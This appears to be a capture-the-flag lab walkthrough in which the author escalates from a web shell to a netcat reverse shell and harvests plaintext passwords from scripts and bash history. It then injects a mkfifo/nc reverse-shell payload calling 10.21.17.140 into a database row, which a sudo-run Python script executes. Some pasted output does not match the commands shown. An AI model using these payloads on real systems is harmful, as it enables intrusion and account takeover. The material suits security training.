
I accessed the uploaded shell through my browser.




I verified if the target had **netcat** and got a reverse shell.









After getting a reverse shell, I viewed the number of users present in the system.


```
www-data@ip-10-10-17-224:/var/www/html/app/pluck-4.7.13$ catcat /etc/passwd | grep "bash"
cat /etc/passwd | grep "bash"
root:x:0:0:root:/root:/bin/bash
lucien:x:1000:1000:lucien:/home/lucien:/bin/bash
death:x:1001:1001::/home/death:/bin/bash
morpheus:x:1002:1002::/home/morpheus:/bin/bash
ubuntu:x:1003:1005:Ubuntu:/home/ubuntu:/bin/bash
www-data@ip-10-10-17-224:/var/www/html/app/pluck-4.7.13$
```


While exploring the file system, I found 2 python files that contained user credentials. The password of *death* was not visible but I found the password of another user called *lucien*.


```
www-data@ip-10-10-17-224:/opt$ ls ls -la
ls -la
total 16
drwxr-xr-x  2 root   root   4096 Aug 15  2023 .
drwxr-xr-x 20 root   root   4096 May 25 10:11 ..
-rwxrw-r--  1 death  death  1574 Aug 15  2023 getDreams.py
-rwxr-xr-x  1 lucien lucien  483 Aug  7  2023 test.py
www-data@ip-10-10-17-224:/opt$ cat getDreams.py
cat getDreams.py
import mysql.connector
import subprocess

# MySQL credentials
DB_USER = "death"
DB_PASS = "#redacted"
DB_NAME = "library"

import mysql.connector
import subprocess

def getDreams():
    try:
        # Connect to the MySQL database
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
            password=DB_PASS,
            database=DB_NAME
        )
```

```
www-data@ip-10-10-17-224:/opt$ ls ls -la
ls -la
total 16
drwxr-xr-x  2 root   root   4096 Aug 15  2023 .
drwxr-xr-x 20 root   root   4096 May 25 10:11 ..
-rwxrw-r--  1 death  death  1574 Aug 15  2023 getDreams.py
-rwxr-xr-x  1 lucien lucien  483 Aug  7  2023 test.py
www-data@ip-10-10-17-224:/opt$ cat test.py
cat test.py
import requests

#Todo add myself as a user
url = "http://127.0.0.1/app/pluck-4.7.13/login.php"
password = "HeyLucien#@1999!"

data = {
        "cont1":password,
        "bogus":"",
        "submit":"Log+in"
        }

req = requests.post(url,data=data)

if "Password correct." in req.text:
    print("Everything is in proper order. Status Code: " + str(req.status_code))
else:
    print("Something is wrong. Status Code: " + str(req.status_code))
    print("Results:\n" + req.text)
www-data@ip-10-10-17-224:/opt$
```


I logged in as *lucien*.









I then captured *lucien*'s flag.



Listing **sudo** privileges revealed I was allowed to run a python script as the user *death*.



I ran the script to see what it does.



I had also found a script with the same name in the `/opt` directory. Examining the script revealed that there was a database named library that had a table that contained 2 columns. Both were printed on our terminal.

```
lucien@ip-10-10-17-224:~$ cd /opt
lucien@ip-10-10-17-224:/opt$ ls
getDreams.py  test.py
lucien@ip-10-10-17-224:/opt$ cat getDreams.py
import mysql.connector
import subprocess

# MySQL credentials
DB_USER = "death"
DB_PASS = "#redacted"
DB_NAME = "library"

import mysql.connector
import subprocess

def getDreams():
    try:
        # Connect to the MySQL database
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
```

Lucien's bash history also had the **mysql** password.

```
lucien@ip-10-10-17-224:~$ cat .bash_history
ls
cd /etc/ssh/
clear
nano sshd_config
su root
cd ..
ls
cd ..
cd etc
ls
..
cd ..
cd usr
cd lib
cd python3.8
nano shutil.py
clear
clear
su root
cd ~~
cd ~
clear
ls
mysql -u lucien -plucien42DBPASSWORD
ls -la
cat .bash_history
cat .mysql_history
clear
```


So I accessed the **mysql** server and viewed the table that was being used by the *getDreams.py* script.

```
lucien@ip-10-10-17-224:~$ mysql -u lucien -plucien42DBPASSWORD
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 8.0.41-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| library            |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.02 sec)

mysql>
```


```
mysql> use library;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_library |
+-----------------+
| dreams          |
+-----------------+
1 row in set (0.00 sec)

mysql>
```

```
mysql> select * from dreams;
+--------+--------------------------------+
| dreamer | dream                          |
+--------+--------------------------------+
| Alice  | Flying in the sky              |
| Bob    | Exploring ancient ruins        |
| Carol  | Becoming a successful entrepreneur |
| Dave   | Becoming a professional musician |
+--------+--------------------------------+
4 rows in set (0.00 sec)

mysql>
```

I wanted to substitute the value of the *dream* column with a command's execution. So I looked for ways I could do it on google.



After finding a way to substitute values, I used a revshells script to get a reverse shell as the use *death*.




```
mysql> insert into dreams(dreamer,dream) values("evil sr", "$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.21.17.140 80 >/tmp/f)");
Query OK, 1 row affected (0.01 sec)

mysql> select * from dreams;
+---------+-----------------------------------------------------------------------------------------+
| dreamer | dream                                                                                   |
+---------+-----------------------------------------------------------------------------------------+
| Alice   | Flying in the sky                                                                       |
| Bob     | Exploring ancient ruins                                                                 |
| Carol   | Becoming a successful entrepreneur                                                      |
| Dave    | Becoming a professional musician                                                        |
| evil sr | $(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.21.17.140 80 >/tmp/f)      |
+---------+-----------------------------------------------------------------------------------------+
6 rows in set (0.00 sec)

mysql>
```

```
lucien@ip-10-10-63-228:~$ sudo -u death /usr/bin/python3 /home/death/getDreams.py
Alice + Flying in the sky

Bob + Exploring ancient ruins

Carol + Becoming a successful entrepreneur

Dave + Becoming a professional musician

/bin/sh: 1: echo haha jr: not found
evil jr +

rm: cannot remove '/tmp/f': No such file or directory
```


```
death@ip-10-10-63-228: /home/lucien
File  Actions  Edit  View  Help
lucien@ip-10-10-63-228: ~ ×  lucien@ip-10-10-63-228: ~ ×  root@kali: ~/thm/dreaming ×  death@ip-10-10-63-228: /home/lucien ×
┌──(root㉿kali)-[~/thm/dreaming]
└─# rlwrap nc -lnvp 80
listening on [any] 80 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.63.228] 54402
death@ip-10-10-63-228:/home/lucien$
```

After getting a shell as *death*, I captured *death*'s flag.


```
death@ip-10-10-63-228: ~
File  Actions  Edit  View  Help
lucien@ip-10-10-63-228: ~ ×  lucien@ip-10-10-63-228: ~ ×  root@kali: ~/thm/dreaming ×  death@ip-10-10-63-228: ~ ×
death@ip-10-10-63-228:~$ whoami
whoami
death
death@ip-10-10-63-228:~$ pwd
pwd
/home/death
death@ip-10-10-63-228:~$ ls -la
ls -la
total 56
drwxr-xr-x 4 death death 4096 Aug 25  2023 .
drwxr-xr-x 6 root  root  4096 May 18 20:25 ..
-rw------- 1 death death  427 Aug 25  2023 .bash_history
-rw-r--r-- 1 death death  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 death death 3771 Feb 25  2020 .bashrc
drwx------ 3 death death 4096 Jul 28  2023 .cache
-rw-rw---- 1 death death   21 Jul 28  2023 death_flag.txt
-rwxrwx--x 1 death death 1539 Aug 25  2023 getDreams.py
drwxrwxr-x 4 death death 4096 Jul 28  2023 .local
-rw------- 1 death death  465 Aug 25  2023 .mysql_history
-rw-r--r-- 1 death death  807 Feb 25  2020 .profile
-rw------- 1 death death 8157 Aug  7  2023 .viminfo
-rw-rw-r-- 1 death death  165 Jul 29  2023 .wget-hsts
death@ip-10-10-63-228:~$ cat death_flag.txt
cat death_flag.txt
[redacted]
death@ip-10-10-63-228:~$
```

I then viewed the python script and found *death*'s password.


```
death@ip-10-10-63-228:~$ cat getDreams.py
cat getDreams.py
import mysql.connector
import subprocess

# MySQL credentials
DB_USER = "death"
DB_PASS = "!mementoMORI666!"
DB_NAME = "library"

def getDreams():
    try:
        # Connect to the MySQL database
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
            password=DB_PASS,
            database=DB_NAME
        )

        # Create a cursor object to execute SQL queries
        cursor = connection.cursor()

        # Construct the MySQL query to fetch dreamer and dream columns from dreams table
        query = "SELECT dreamer, dream FROM dreams;"

        # Execute the query
        cursor.execute(query)

        # Fetch all the dreamer and dream information
        dreams_info = cursor.fetchall()

        if not dreams_info:
            print("No dreams found in the database.")
        else:
            # Loop through the results and echo the information using subprocess
```



